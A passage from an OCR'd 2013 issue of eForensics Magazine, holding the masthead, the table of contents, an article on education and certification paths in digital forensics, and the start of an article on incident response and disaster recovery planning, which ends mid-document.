
eForensics Magazine

Computer

VOL.2NO.12



110+ PAGES

# Computer Forensics Preparation Stage

HOW TO PREPARE AN INCIDENT RESPONSE AND DISASTER RECOVERY PLAN FOR YOUR COMPANY

BUILDING SECURE NETWORK

MANAGING NONTECHNICAL OBSTACLES TO THE SUCCESSFUL PERFORMANCE OF FORENSIC EXAMINATIONS IN LITIGATION

WHAT'S YOUR SECURITY WORTH? EXPLORING THE VULNERABILITIES MARKET

Issue 12/2013 (16) September ISSN 2300-6986

EnCase® Forensic
EnCase® Forensic
TABLEAU
TD3 Forensic Imager
guest
Main Menu
12:04 PM
Duplicate
Hash
Verify
Guidance SOFTWARE
TABLEAU
SATA Storage Module
Model TD51
Guidance SOFTWARE

computer forensic hardware
of the year
4:cast
awards
2013
sponsored by
Digital Discovery
tableau td3
TABLEAU
TD3 Forensic Imager
Profile1
Main Menu
8:33 PM
Duplicate
Hash
Verify
HPA/DCO Disable
Blank Check
Format
TABLEAU
SATA Storage Module
Model TD51

eForensics Magazine
TEAM

**Editors:**
Artur Inderike
*artur.inderike@eforensicsmag.com*

**Betatesters/Proofreaders:**
Johan Scholtz, Gabriele Biondo, Leighton Johnson, Andrew J. Levandoski, Dr DB Karron, Kishore P.V., M1ndl3ss, Daniel Sligar, Olivier Caleff, Antonio Merola, Nicolas Villatte, Alex Rams, John F. McClure, Sundaraparipurnan Narayanan, Luca Losio, Mada R. Perdhana, Jan-Tilo Kirchhoff, Richard C. Leitz Jr., Salvatore Fiorillo

**Senior Consultant/Publisher:**
Paweł Marciniak

**CEO:** Ewa Dudzic
*ewa.dudzic@software.com.pl*

**Production Director:** Andrzej Kuca
*andrzej.kuca@software.com.pl*

**Marketing Director:** Joanna Kretowicz
*jaonna.kretowicz@eforensicsmag.com*

**Art Director:** Ireneusz Pogroszewski
*ireneusz.pogroszewski@software.com.pl*

**DTP:** Ireneusz Pogroszewski

**Publisher:** Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
*www.eforensicsmag.com*

## DISCLAIMER!

*The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.*

## Dear eForensics readers!

I'm very happy to mention yet another phase in eForensics Magazine's progression towards becoming a recognized digital forensics voice box.
As you probably know, I'm responsible for the JumpStart Series, published in the eForensics Magazine's. This time I decided to prepare a kind-off "introduction" from my previous magazines. The main focus of this is "What should you know beforehand to start a computer forensics investigation". You will learn more about forensic education and carrier, secured network, incident response team and disaster recovery plans, about non-technical obstacles, comparison of some open-source tools and software vulnerabilities.
This issue will help you to understand complicated computer forensics processes and appreciate having a different and unique approach to investigations. We can't give you advice to solve all cases, but we can give you technical information and discussions covering different aspects of investigation, crime and intrusions supported with case studies.This may help you to find the best solution in similar real life situations.
And the last, but not at least, we are waiting for your suggestions. If you have any ideas or requests for the special issue, or you're interested in a very specific topic and would like to learn or read more about it, please, contact us.
We appreciate your feedback and will compile relevant up-to-date material for you.

Peace, love, unity!
Artur Inderike
eForensics Team

### DIGITAL FORENSIC EDUCATION

*by Jose Ruiz*

Digital forensics is a very broad line of work. It encompasses multiple areas regarding the recovery and analysis of data contained in digital devices. Many times this analysis goes hand in hand with the process of solving a computer crime. In such cases you need to prove or disprove a hypothesis either on civil, criminal or administrative forums. Also, digital forensics cover areas such as computer forensics, network forensics, mobile forensics, database forensics etc.

08

### HOW TO PREPARE AN INCIDENT RESPONSE AND DISASTER RECOVERY PLAN FOR YOUR COMPANY

*by Candice Carter*

Organizations rarely consider disaster recovery and incident response as part of their daily operations. Planning for the unexpected is essential in order to keep mission-critical process running during impacting events. This article will outline the basic concepts of disaster recovery and incident response planning and execution that can be applied to various types of industries.

12

### FISHING FOR CYBER FORENSICS TALENT OR HOW TO GET YOURSELF HOOKED INTO THE JOB

*by Chris Walker, Agile Precis, LLC.*

Cyber forensic talent is not easy to identify or hire. Not only do you have to go through the steps of qualifying and hiring, but often, it is hard to tell what your candidate really knows and what they need to improve upon. There are two problems to solve then: how do you know if someone has the talent in cyber security to enter Cyber-forensics and get hired into the role; the other is how do you, the potential candidate, enter into the field?

16

### CHERISHING THE CHAIN OF CUSTODY

*by David L. Biser*

In any digital investigation an often overlooked but extremely important piece of the entire process is the Chain of Custody and this needs to be corrected. Ensuring that a Chain of Custody is in place for each piece of evidence is vital to the successful conclusion of any case, whether legal or civil. Rather than not using the Chain of Custody you should cherish it. Regard it as a piece of the investigative puzzle that will help you obtain the evidence you need and present it in a court of law or a civil litigation trial.

26

### BUILDING SECURE NETWORK

*by Davide Barbato*

As the security paradigm shifted from “static” to “dynamic” defense, network companies need to adequate its security arsenal, not only about network security, but also end point protection, monitoring and backup policies.

34

### THREAT INTELLIGENCE

*by Deepayan Chanda*

Threat landscape is changing, every day organizations are getting attacked from the first ever known virus “Elk Cloner” in 1982, to the today’s most complex APT based attacks. How can we stay ahead of these advanced attacks, how can we monitor and detect these attacks well in advance? The answer to this is having a better and effective mechanism of threat information collection, analyzing related threats, identify and finally stopping them.

46

### WHAT’S YOUR SECURITY WORTH? EXPLORING THE VULNERABILITIES MARKET

*by Eric Vanderburg*

Software vulnerabilities are nothing new. The cycle is rather predictable. Bug finders discover vulnerability and report it, receiving the kudos of the community and sometimes a small reward. Next, software companies fix the vulnerability through a patch or hotfix and users and companies are protected once the patch or hotfix is deployed in their environment. The situation has changed. Now companies and governments are willing to pay large sums of money for undisclosed vulnerabilities.

52

### THE INTERVIEW WITH WIPUL JAYAWICKRAMA, MANAGING DIRECTOR AT INFOSHIELD CONSULTING, AUSTRALIA

*by Gavin Inns & Richard C. Leitz Jr.*

56

60 **OH NO – NOW WHAT!?!? MANAGING NONTECHNICAL OBSTACLES TO THE SUCCESSFUL PERFORMANCE OF FORENSIC EXAMINATIONS IN LITIGATION**
*by Jeff Reed*
Forensic examinations can be critical to the success or failure of a lawsuit. But there is an entire world of factors beyond a given set of technical skills that may affect the quality and outcome of an examination. Understanding, identifying and properly managing these factors is just as important as dealing appropriately with the data.

70 **A CAREER IN FORENSICS**
*by John Harwell*
Unemployment figures today shows that finding a good job is not an easy task. The Economy is in distress, which makes it difficult to enter the job market and to find a position that would ensure a person is still working there tomorrow. The desired result of any job search is to a find job where there will always be work and the position will not be eliminated soon afterwards.

74 **INVESTIGATE AND MITIGATE**
*by Lori Denzer, CISSP*
With aggressive and more active efforts being launched by big software to crack down on copyright infringement and unauthorized use of software, businesses are taking notice. Businesses ranging from small to large are increasingly under fire for use of unauthorized software and it does not appear to be lessening anytime soon.

80 **HOW TO FORM A PROFESSIONAL AND SUCCESSFUL INCIDENT RESPONSE TEAM?**
*by Michiel M. Crombeen*
Incident response team members are like super heroes working on the front lines of legal technology. Equipped with hard-to-find skills, knowledge and technology, operating under harsh and difficult conditions completing often-impossible tasks, under extremely tight deadlines. How do these teams manage to cope with these challenges? What does it take to form a team of forensic super heroes? This article gives you a quick-peek into the skills that a professional incident response team needs.

86 **COMPARISON OF SOME PUBLIC DOMAIN COMPUTER FORENSIC TOOLS AND HOW TO USE THEM**
*by Dr. Mukesh Sharma and Dr. Shailendra Jha*
This article will survey and demonstrate some key computer forensics procedures, tools and techniques. Tools include data backing, authentication, decryption, file auditing, IP tracking, data recovery and system examination.

92 **USING PEACH TO DISCOVER VULNERABILITIES**
*by Pedro Guillén Núñez, Josep Pi Rodríguez and Miguel Ángel de Castro*
Nowadays, software vulnerabilities are an important risk for the companies. Reverse Engineering is a useful technique but it consumes much time and effort. However, Fuzzing gives good results and can be less expensive in terms of effort. Nowadays, the best approach is using both techniques. It is known that software companies include in their development cycle Fuzzingas the main technique in order to detect bugs.

104 **BEST METHODS AND TOOLS TO CREATE DIGITAL EVIDENCE**
*by Quinn North*
Digital forensics is as much science as it is art. A good artist always has a canvas and a vision before they start a project and so should you! With a sound forensic methodology at hand, you can have a repeatable, reliable and defensible process to govern your digital evidence collection thus adding to your status as a subject matter expert.

108 **WHY METADATA IS YOUR MOST CRITICAL ASSET AND HOW TO USE IT TO SOLVE YOUR INVESTIGATION**
*by Timothy Keeler*
Since the revelation of the NSA Prism program, the term 'metadata' has exploded in the media. Security & forensics professionals are plagued understanding what metadata exactly is and how to mine the plethora of information at their disposal.

# DIGITAL FORENSIC EDUCATION

## WHAT TO DO IN ORDER TO GET WELL PREPARED

**by Jose Ruiz**

Digital forensics is a very broad line of work. It encompasses multiple areas regarding the recovery and analysis of data contained in digital devices. Many times this analysis goes hand in hand with the process of solving a computer crime. In such cases you need to prove or disprove a hypothesis either on civil, criminal or administrative forums. Also, digital forensics cover areas such as computer forensics, network forensics, mobile forensics, database forensics etc. Typically the process follow a similar structure that goes from seizing the evidence, acquire the image(s) and analyze them to finally produce a report or serve as an expert witness. You can correlate evidence to a crime or a suspect, authenticate documents, discover falsified data etc.

**What you will learn:**

- A basic blueprint of formal studies in digital forensics
- Certifications available that enhance your studies

**What you should know:**

- A basic knowledge of Information Technology

For all of this you need a broad area of studies that not only requires forensic analysis methods. You also need to know about legal matters, response protocols, formal investigation procedures, writing quality reports and excellent verbal communication. This article will help the reader discover the various ways of gaining the right type of knowledge to succeed as a digital forensic analyst.

## INTRODUCTION

In all aspects of Information Technology education you have various paths to get your education: formal education, boot camps or certifications. For me in the area of forensics you NEED formal education and then you can go and attend boot camps in order to prepare for certifications. We will move through the article using what I feel is the right path to follow, so let's begin

## FORMAL EDUCATION

Formal education means that you go to a University or College that is fully accredited. Based on the US standards you need to make sure that they are recognized by one of the 6 Accrediting Organizations recognized in the US and its territories.

- Middle States Association of Colleges and Schools
- New England Association of Schools and Colleges (NEASC-CIHE) Commission on Institutions of Higher Education
- Northwest Commission on Colleges and Universities (NWCCU)
- North Central Association of Colleges and Schools (NCA) (HLC Higher Learning Commission)
- Southern Association of Colleges and Schools (SACS) Commission on Colleges

- Western Association of Schools and Colleges (WASC-ACCJC) Accrediting Commission for Community and Junior Colleges

Make sure you do the necessary research on the institution that interests you. In my case, I live in Puerto Rico, so I have to make sure that any institution that I wish to attend is recognized and accredited by the Middle States Association of Colleges and Schools (*http://www.middlestates.org/*) and the Educational Council of Puerto Rico. If you decide to study online make sure that the Distance Education and Training Council (*http://www.detc.org/*) also recognizes the institution you chose. You might ask why this is important. Well, if you don't do your research and end up on a non-accredited institution you might find the hard way that your degree is worthless, that no recruiter will consider you for a position or that no college credits will transfer if you decide to continue studies in other areas of IT. Also you might end up falling prey of the infamous diploma mills institutions. So be aware of that. If you live outside the US you should check with your local or state education commission for the standard accreditation protocols in your country.

## WHAT CONSTITUTES A GOOD FORMAL EDUCATION FORENSICS PROGRAM?

As I mentioned before forensics is a very broad area and any program that you wish to enroll in should provide you with courses in the following topics:

### LEGAL

- Criminal Law, Procedures and Investigations: You need to understand the fundamentals of the law where you live, what constitutes a crime, jurisdictional issues and the rules and procedures to conduct any procedure that includes investigation, accusations, and prosecution. Also you need to learn about the rules of evidence depending on the forum you are working (for example in administrative process for the government in Puerto Rico the evidence rules does not apply the same way they do as in a criminal case). Finally you need to study real cases to understand what was done and why as well as specific techniques of investigation based on specific crimes.
- Searching & Seizing Digital Evidence: You need to know the right way of applying legal procedures to seize digital evidence in a way that is admissible in court according to your jurisdiction and depending on the crime committed (this can go from hacking to murder)
- White Collar Crime: This is a type of crime usually committed by regular employees or executives from any type of company. It's non-violent and its main purpose its monetary gain. Examples can be: bribery, Ponzi schemes, insider trading, embezzlement, cybercrime, copyright infringement, money laundering, identity theft, and forgery.
- Written reports and expert witness testimony techniques: You need to develop the skills to write reports that are solid and contain research evidence and other documentation to establish a reasonable basis for your opinion. Also when giving testimony you shall comply with the orders of the court and testify in a truthful manner, without bias or prejudice and most importantly you need to be able to verbally simplify the complicated, without underestimating the intelligence of the audience.

### IT

For this area the following knowledge it's a must. I'm correlating the corresponding certifications that might help later in order to validate your knowledge to future employers.

- Networking (Network+)
- Computer Systems (A+)
- Windows and Linux Operating Systems
- Security (Security+)
- Windows and Linux Systems Administration
- Cybercrime

### FORENSICS

You need to know about best practices to secure digital evidence, process it, acquire it, examine it and report on it. Criminals know how to hide information by encrypting it, using steganography or manipulating it in other clever ways, so you need how to find it by defusing their anti-forensic techniques. If it was a cyber-attack you need to know how to analyze what happened on the network. If you are working on an internal incident where the target was a data base you need to know about file system forensics. If it's a child pornography case you might need to use computer operating system forensics and/or mobile devices forensics. The practical aspect is a must, your courses must include plenty of labs and mock cases to help you hone your skills at using the tools, and the techniques and also develop that inquisitive mind of a cop. The skills to learn are:

- Digital Forensics
- Analysis and Investigation Techniques
- Anti-Forensics
- Network Forensics
- Mobile Forensic
- File Forensics

As you can see it's a very big scope of topics that you need to master in order to stand from the crowd. A good place to start looking for institutions to study is Forensic Focus (*http://www.forensicfocus.com/*).

They have a link that shows you a very large list of places where you can study forensics (*http://www.forensicfocus.com/education*). They have offerings from North, Central and South America, Europe, Africa, Middle East, Asia, Australia and New Zealand, so you have plenty of options to explore! There's also Google if you want to search further.

## CERTIFICATIONS, BOOT CAMPS AND FURTHER TRAININGS

Digital Forensics has many professional certifications, whose meaning is to prove that the subject of the test is able to competently complete a job or task. Certifications come in many flavors. Some are valid for a lifetime and don't require retesting or continuing education credits. Others expire and you need to retake the test in order to validate your expertise again. Others don't require retaking the test as long as you comply with their continuing education requirements. If you fail to do so, then your certification is revoked and you need to take the test again. Also there are certifications that are just theoretical and there are others which require a practical component as well as a theory component.

Certifications should be taken by experienced people. You should NEVER start your educational path with a certification. Why? Well, think about these two scenarios where is the first time the candidate for the test starts learning about the exam topic:

- He grabs a book and read it and learns all the theory there and is fortunate enough to pass the test.
- He attends a 5 day boot camp, do theory and practice for 4 days and on the fifth day do a cram and take a test and pass it.

Do you honestly believe that this person will be capable to handle the tasks of a forensic investigator in a competent manner? That is one of the biggest things that even enforcement agencies are starting to finally understand. I've refuted reports from people from Homeland Security whose actual formal education was linguistics and their forensic education and expertise was an online FTK class and certification, a 3 day EnCASE training and a few cases under their belt. They didn't even know what the NIST protocol was and that was just the start of what the lawyer I was working with used to demolish them in court. Don't ever think that Digital Forensics it's just a certification. With that clearly explained, let's discuss three popular certifications available. There are many others available but I decided to focus on the most popular and industry recognized certifications in the market today. I'm including the links for you to read all the information available and do a well thought research.

### CERTIFIED COMPUTER EXAMINER (CCE)

Website: *http://www.isfce.com/.* This certification is both theory and practice and one of the most recognize by the court (Based on my experience in Puerto Rico). In order to get certified you need to take a multiple choice test and then analyze and present a formal report of a set of evidence provided. According to the CCE certification site, in order to be able to take the test you must comply with one of these options:

- Complete training at a CCE Boot Camp Authorized Training Center as approved by the Certification Board (This training must be verifiable by a third party)
- Possess a minimum of 18 months of verifiable professional experience conducting digital forensic examinations (This experience must be verifiable by a third party)
- Have documented self-study in the field of digital forensics deemed appropriate by the Certification Board

You can take the training online (*http://www.cftco.com/*) and have the advantage of working at your own pace.

### CERTIFIED HACKER FORENSIC INVESTIGATOR (C|HFI)

Website: *http://www.eccouncil.org/certification/computer-hacking-forensics-investigator.* The Computer Hacking Forensic Investigator (C|HFI) certification is provided by the International Council of E-Commerce Consultants (EC-Council.) According to the official EC|Council C|HFI site:

> *"CHFI v8 Program certifies individuals in the specific security discipline of computer forensics from a vendor-neutral perspective. The C|HFI certification will fortify the application knowledge of law enforcement personnel, system administrators, security officers, defense and military personal, legal professionals, bankers, security professionals, and anyone who is concerned about the integrity of the network infrastructure."*

You can train for this certification by either self-study or by taking their official 5 day boot camp and then passing a multiple selection exam consisting of 150 questions. Once certified you are not required continuing education but you need to recertify every three years. If you choose the self-study path, be prepared to be able to prove 2 years of experience in IT security, forensics or related areas. To do this you must fill an application and get your current or previous employer to verify the validity of your claim with EC|Council.

### ACCESS DATA CERTIFIED EXAMINER (ACE)

Website: *http://www.accessdata.com/training/certifications.* YouTube Channel: *http://www.youtube.com/user/accessdatagroup.* This is a vendor specific test that measures your knowledge on the following Access Data tools:

- Forensic Toolkit (FTK)
- Password Recovery Toolkit (PRTK)
- FTK Imager
- Registry Viewer

According to the Access Data ACE Certification site:

> *"The ACE credential demonstrates your proficiency with Forensic Toolkit technology. Although there are no prerequisites, ACE candidates will benefit from taking the AccessData Boot Camp and Windows Forensics – Core courses as a foundation. In preparation for the process, candidates are encouraged to test their knowledge of the skills acquired in the AccessData Boot Camp and Windows Forensics – XP courses by reviewing their course manuals for the above-mentioned courses. In addition, you may use the ACE study guide and preparation videos"*

As you can see this is a certification for Access Data users only and it serves to prove that you are proficient in the use of the mentioned Access Data products. Something important to mention is that in order to qualify for the training and test you need to have a valid full license of the products that you will be tested on. So this is a certification that will work for an employee of a company that it's already using this products, otherwise the cost will be prohibitive.

The good thing is that this certification provides the practical exercises in order to learn to really use the tools. In my opinion, even if you don't take the exam make sure that you at least get the demos of the tools from the Access Data website and use their You Tube Channel to learn how to use the tools.

Also it's important to mention SANS Institute. This is the premier source for training once you have finished your formal education and need to keep your knowledge growing by using world class instruction. You can attend live trainings or study online. I will include the links to their forensic training for you to explore their offerings:

- *https://www.sans.org/media/security-training/roadmap.pdf*
- *http://computer-forensics.sans.org/*
- *http://computer-forensics.sans.org/certification/gcfe*
- *http://computer-forensics.sans.org/certification/gcfa*

There are many other certifications available but you need to be aware that they are not well known by the industry and that's a major factor you need to consider when pursuing a certification. If you take an exam from an institution that nobody knows it will do more harm than good on your resume, so be aware of that and take certifications or courses from industry standard companies like the ones mentioned above.

## CONCLUSION

Many areas of IT can be learned by watching videos, reading books, attending a boot camp and getting a couple of certifications. Digital Forensics is NOT one of them. As we were able to see there are so many important areas that are needed that it's impossible to attain real proficiency without a formal education. It's not uncommon to see criminals walk free because evidence was thrown out of a case or expert witnesses whose testimony gets also thrown out. Bad analysis of evidence gets innocent people incarcerated. The list can go on. If you are a Digital Forensics specialist you have the same responsibilities of a traditional crime forensics specialist and many of the same responsibilities of a cop. Your findings can get people out of trouble or in big trouble. So you need to be well prepared to handle these tasks and deliver the results expected from a true professional. I hope that with this article you get a simple start point to do your research and decide where to study digital forensics the right way.

### ABOUT THE AUTHOR

*Jose Ruiz has over 12 years of experience in the computer field. His formal education includes a Master's Degree in Information Security and Computer Fraud Investigation, and multiple certifications, including: MCT (Microsoft Certified Trainer), MCSA 2000/2003/2008, A +, Network +, Security + and Offensive Security Wireless Professional (OSWP). He is also a member of ACFE (Association of Certified Fraud Examiners). Jose works as an independent consultant specializing in the areas of physical and logical network security with tasks ranging from policy audit, vulnerability assessment, mitigation plan implementation, business continuity digital forensics and others. He also works investigating cases ranging from corporate misuse of resources, phishing, pornography, false document production and wireless intrusion and has served as an expert witness in both administrative and criminal cases dealing with forensic analysis and document forgery. Jose is also an IT instructor and Microsoft Certified Trainer teaching courses for both Microsoft and CompTIA certifications and a college professor at undergraduate and graduate level teaching forensics, networking, wireless and ethical hacking courses at both EDP University and Interamerican University in Puerto Rico. He is also an active contributor to the ISECOM Hacker's High School project and Hakin9 magazine.*

# HOW TO PREPARE AN INCIDENT RESPONSE

## AND DISASTER RECOVERY PLAN FOR YOUR COMPANY

**by Candice Carter**

Organizations rarely consider disaster recovery and incident response as part of their daily operations. Planning for the unexpected is essential in order to keep mission-critical process running during impacting events. This article will outline the basic concepts of disaster recovery and incident response planning and execution that can be applied to various types of industries.

**What you will learn:**

- What role disaster recovery plays in your organization
- How to constructing a disaster recovery plan
- The roles projects play when planning your disaster recovery environment and plan
- Assembling an incident response team and process
- How incident response and disaster recovery are processes that work together

**What you should know:**

- Familiarity with basics of a information technology organization
- A understanding of risk management
- Basic concept of computer networks

When planning for an event that causes loss or disruption of mission critical business functionality, an organization is faced with the concepts of Business Continuity Planning (BCP), Disaster Recovery (DR) and Incident Response (IR). While the three concepts are unique they cannot be a standalone function in an enterprise. The BCP focuses on the ability of the business to deliver core services and maintain functionality in the wake of an unexpected event. The BCP contains the required steps to keep the business running in the event of a failure. Recovering from a failure in business function is outlined in the DR plan. The DR plan focuses on recovery of processes to an operational state until the loss is mitigated. DR planning relies on an organization's BCP for critical information pertaining to systems, human and physical resources, and requirements for business operations. IR process is critical in the event of a disaster. The result of the IR process will address changes that need to occur in order to prevent future risk.

### BASIC BUSINESS CONTINUITY PLANNING

The business essential operations are different depending on the type of organization. A BCP has basic information that helps construct building blocks for the recovery stage. The following is an outline of items that should be identified and documented to construct the BCP:

- Identify/document critical business processes and functions –"What part of the business come to a halt without this in place?"

- Identify/document role and contact information for essential personnel – "Who is needed to represent each facet of the business function?"
- Document vendors role and contact information – "What are the companies your organization rely on for run the engine capability"
- Identify/centrally store critical documentation – "What information is needed to continue processing as business as usual"

After this information is collected the next stage of BCP can begin to be drafted. The successful execution of the BCP is determined by the quality of the information below:

- What is the order and time required for recovery from the list of critical business processes and functions?
- How will essential personnel be aware the BCP is implemented? How will they be able to connect/report to a site to conduct their role?
- Who will contact which vendor and in what order?
- Who has access to the critical documentation and how will it be accessed?

There could be other pieces of information required depending on the industry and/or location.

## BCP BEST PRACTICES

Every organization is different in how they may construct their BCP. However there are general best practices that can be followed to ensure success.

- A good BCP should be tested without prior announcement to the organization. Testing is an indicator of true response time, preparedness, and missing information/steps.
- Review and updates to the list of list of critical business processes and functions (timing would be determined by enterprise change management).
- Review and updates to essential personnel, communicating list of contacts thru hard and soft copy.
- Ensuring vendors understand the role they play in your BCP and testing.
- Updating, backing up, and recertifying access to critical documentation.

## BEGINNING OF DISASTER RECOVERY PLANNING

An effective DR plan should protect physical and human resources, confidential, and critical data. Now your organization has a basic BCP, what is next? The task of DR planning can begin using the information from the BCP. Using the order and time required for recovery from the list of critical business processes and functions, a review of the required infrastructure environment can be conducted. This would be a combined exercise of reviewing the business impact rankings with their supported systems. There should be agreed upon rates of recovery for each of the specific environments based on business and operational needs.

### DOCUMENT, DOCUMENT, DOCUMENT

For each mission critical business process, document which applications and infrastructure is required for recovery of the process and bring it back to a normal state. This is includes the build out of any runbooks, functional design, technical design, and user guides for a required application. It is important to take into account the infrastructure requirements needed for each business process to ensure the ability to support operating in recovery mode.

## LOGISTICS OF DISASTER RECOVERY PLANNING

Ideally an organization's IT department would like to have a hot site for recovery. This is consists of real time mirroring of the production environment, providing the least amount of time to recovery. However, this is not the case in a large majority of enterprises because of the expensive cost. Hot sites are common among financial institutions and some government agencies. For the percentage of organizations a decision will need to be made to implement a cold or warm site for recovery. A cold site is essentially the rack space reserved in the event of a disaster a organization can implement connectivity, hardware, software and data back ups. This is the least expensive and most amount of time needed to recover method of DR. A warm site is a mix of the hot and cold site concept. There is configured hardware and connectivity and the ability to load back up tapes of data. The data would not be current and would have to be transported to the warm site. The data might be up to a week or month old. Depending on the organizational needs and budget there could be a mix of a hot and warm site. An enterprise could make a decision that mission critical operations would be built out at a hot site and the remaining operations would be brought up at a warm site. The organization will have to take into consideration the cost and benefits before deciding the logistics of their DR site.

### ADDITONAL CONSIDERATIONS

- The review of logistic approach should include capacity planning (i.e. processing speed, storage). The capacity should be based on normal operation capacity applied to the enterprise anticipated DR timeline.
- Failover capabilities are critical when DR is in place for a 24-hour process.

- Primary, secondary, and tertiary connectivity to move large amounts of data from other locations.

## DEVELOPMENT OF THE DISASTER RECOVERY PLAN

